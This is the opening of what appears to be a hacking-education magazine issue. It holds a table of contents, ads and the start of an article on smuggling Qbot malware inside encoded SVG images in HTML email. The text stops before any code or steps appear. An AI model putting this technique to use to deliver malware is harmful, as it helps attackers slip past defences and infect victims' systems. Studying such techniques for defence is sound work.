

Smuggling Malware with SVG Images

A Day in the making of a Hacking Scenario
in METASPLOIT THIS MONTH

Microsoft Outlook Zero-Day exploited by APT 28

Introducing Kali Purple

..with all other regular Features



RUN YOUR
CLOUD COMPUTER
from your SMART DEVICE



STARTING AT

\$4.95 /month

join us on shells.com

To
Advertise
with us
Contact :

admin@hackercoolmagazine.com

Copyright © 2016 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL

Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 6 Issue 4

*We are a bit late
on this one,
so no Editor's Note.
Just enjoy the Issue.*

MICROSOFT HAS CONFIRMED THAT THE MULTIPLE THREAT ACTORS ARE ACTIVELY
EXPLOITING PAPER CUT SERVERS. MOST PROMINENT AMONG THEM ARE ATTACKS
THAT ARE DESIGNED TO DELIVER CLOP AND LOCKBIT RANSOMWARE.

INSIDE

See what our Hackercool Magazine April 2023 Issue has in store for you.

1. Real World Hacking:

Smuggling Malware With SVG Images.

2. Real World Hacking:

Microsoft Outlook Zero-Day exploited by APT28.

3. Online Security:

Online Predators target Children's Webcams, study finds.

4. Introduction:

Kali Purple.

5. Cyber Security:

What are Passkeys? A Cybersecurity Researcher explains how you can use your phone to make passwords a thing of the past.

6. Metasploit This Month:

A Day in the making of a Hacking Scenario.

Downloads

Other Useful Resources


Smuggling Malware with SVG Images

REAL WORLD HACKING

Cybersecurity company Cisco Talos had recently observed a new hacking technique that uses images to smuggle Qbot malware into Windows systems. Hackers hid these images in an encoded form in HTML files which are sent to victims as emails. But how are hackers hiding malware in images and bypassing firewalls.

What Is an SVG Image?

Scalable Vector Graphics (SVG) images are a type of images just like JPG, GIF and PNG but unlike them which are raster based, SVG images are defined in a vector graphics format and are stored in XML text files. SVG images can be scaled in size without loss of quality unlike JPG, GIF or PNG.



Raster
GIF, JPEG, PNG




Vector
SVG


(Image Source: Wikipedia)


As SVG images can be stored as XML text files, they can be edited with text editors or vector graphics editor and are rendered by almost all web browsers. Let's create a SVG image manually. But how does this delivery of malware through SVG images work. On a Windows system, let's create a new folder to carry out this tutorial forward.

Open Source Media Player Software provider Kodi suffered a data breach in which 400k user records and private messages were stolen.

